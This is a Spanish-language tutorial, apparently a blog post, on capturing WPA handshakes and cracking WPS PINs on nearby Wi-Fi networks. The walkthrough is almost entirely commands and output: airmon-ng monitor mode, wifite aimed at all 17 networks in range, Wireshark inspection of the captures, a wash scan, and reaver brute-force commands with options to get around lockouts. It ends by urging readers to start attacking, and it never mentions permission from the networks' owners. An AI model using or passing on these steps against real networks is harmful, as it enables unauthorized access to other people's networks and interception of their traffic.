

PROCEDIMIENTO:


Vamos a seguir lo siguientes paso para intentar descargar todo el trafico de nuestras redes que se encuentran cerca.

```
sudo airmon-ng start wlan1
```

Para nuestra interfaz de wlan1 paso a wlan1mon. Ahora vamos a usar WIFITE

```
sudo wifite -i wlan1mon
```

Comenzará el proceso y le vamos a ordenar que capture el trafico.



```
Applications  Recientes - freddy@CreadPag: ~  File Manager  12:00 100% 48 freddy

freddy@CreadPag: ~ 211x56

# ESSID CH ENCR POWER WPS? CLIENT
1 Freddy 6 WPA2 80db no clients
2 FL 1 WPA2 37db no client
3 NL 0 WPA2 32db no client
4 S... 11 WPA2 36db no
5 F... 1 WPA2 36db no client
6 FL 1 WPA2 27db no
7 NL 3 WPA2 26db no
8 CL 1 WPA2 23db no
9 C... 5 WPA2 26db no client
10 OA 1 WPA2 18db no
11 FL 1 WPA2 16db no
12 S... 1 WPA2 16db no
13 FL 6 WPA2 26db no
14 P... 9 WPA2 15db no clients
15 S... 11 WPA 15db no
16 NL 11 WPA2 15db no
17 Top 0 WEP 14db no


[0:00:21] scanning wireless networks. 17 targets and 12 clients found
[+] checking for WPS compatibility... done

# ESSID CH ENCR POWER WPS? CLIENT
1 Freddy 6 WPA2 80db no clients
2 FL 1 WPA2 37db no client
3 NL 0 WPA2 32db no client
4 S... 11 WPA2 36db no
5 F... 1 WPA2 36db no client
6 FL 1 WPA2 27db no
7 NL 3 WPA2 26db no
8 CL 1 WPA2 23db no
9 C... 5 WPA2 26db no client
10 OA 1 WPA2 18db no
11 FL 1 WPA2 16db no
12 S... 1 WPA2 16db no
13 FL 6 WPA2 26db no
14 P... 9 WPA2 15db no clients
15 S... 11 WPA 15db no
16 NL 11 WPA2 15db no
17 Top 0 WEP 14db no

[+] select target numbers (1-17) separated by commas, or 'all': all
[+] 17 targets selected.

[0:00:20] starting wpa handshake capture on "Freddy"
[0:00:20] new client found: 00:11:22:33:44:55
[0:00:20] new client found: 00:11:22:33:44:55
[0:00:25] listening for handshake...
[0:00:25] handshake captured! saved as "hs/Freddy_00:11:22:33:44:55.cap"
```

Obviamente usando wifite puedes seleccionar la red que quieras pero en mi caso he utilizado toda. Ahora toda esa información esta en /home/hs.




Esta guardado con cada nombre y mac de cada red, ahora vamos abrir uno con wireshark.

Ahora si vistes el video de como obtener claves WPS ahora vas a ver como confirmar que es una WPS oficial.

Cuando abren el .cap obviamente la primera es información del router y los demás son los usuarios conectado.

Nos vamos a IEEE 802.11 wireless LAN

```
sudo wireshark
```



Si quieres ver otras redes puedes ver el tipo de seguridad que tiene para intentar crear un diccionario para una fuerza bruta.

Ahora en caso de jugar con algunas WPS.

Crear un script

```
sudo nano redes.sh
```

```
ifconfig wlan1 down
iwconfig wlan1 mode monitor
ifconfig wlan1 up
iwconfig wlan1 |grep Mode
```

Ahora podemos usar airmon-ng

```
sudo airmon-ng start wlan1
```

No te olvides de matar los procesos

```
sudo kill 1234
```

```
sudo airodump-ng wlan1
```

Eso te permite para saber que tipo de red puedes atacar, mayor de 80 PWR no puedes acabar por la distancia. Menos si.

Ahora comprobamos si es una WPS

```
sudo wash -i wlan1
```

EN caso de aparecer Yes Lck significa que estará bloqueada y no pierdas tiempo en atacarla porque no lograrás.

Ahora puedes usar REAVER o penetrator

```
sudo reaver -b MAC -i wlan1 -c x -vv
```

En caso de ser bloqueado por 60 segundos.

```
sudo reaver -i wlan1 -b MAC -r 2:60
```

```
sudo reaver -i wlan1 -c 8 -b MAC -vv --no-nacks -r 2:60
```

Listo! ahora si ponete a jugar y comenzar atacar, recuerda que esto lleva 3 días o más como lo he demostrado en mis historiales de instagram.

No te olvides en compartirlo! Gracias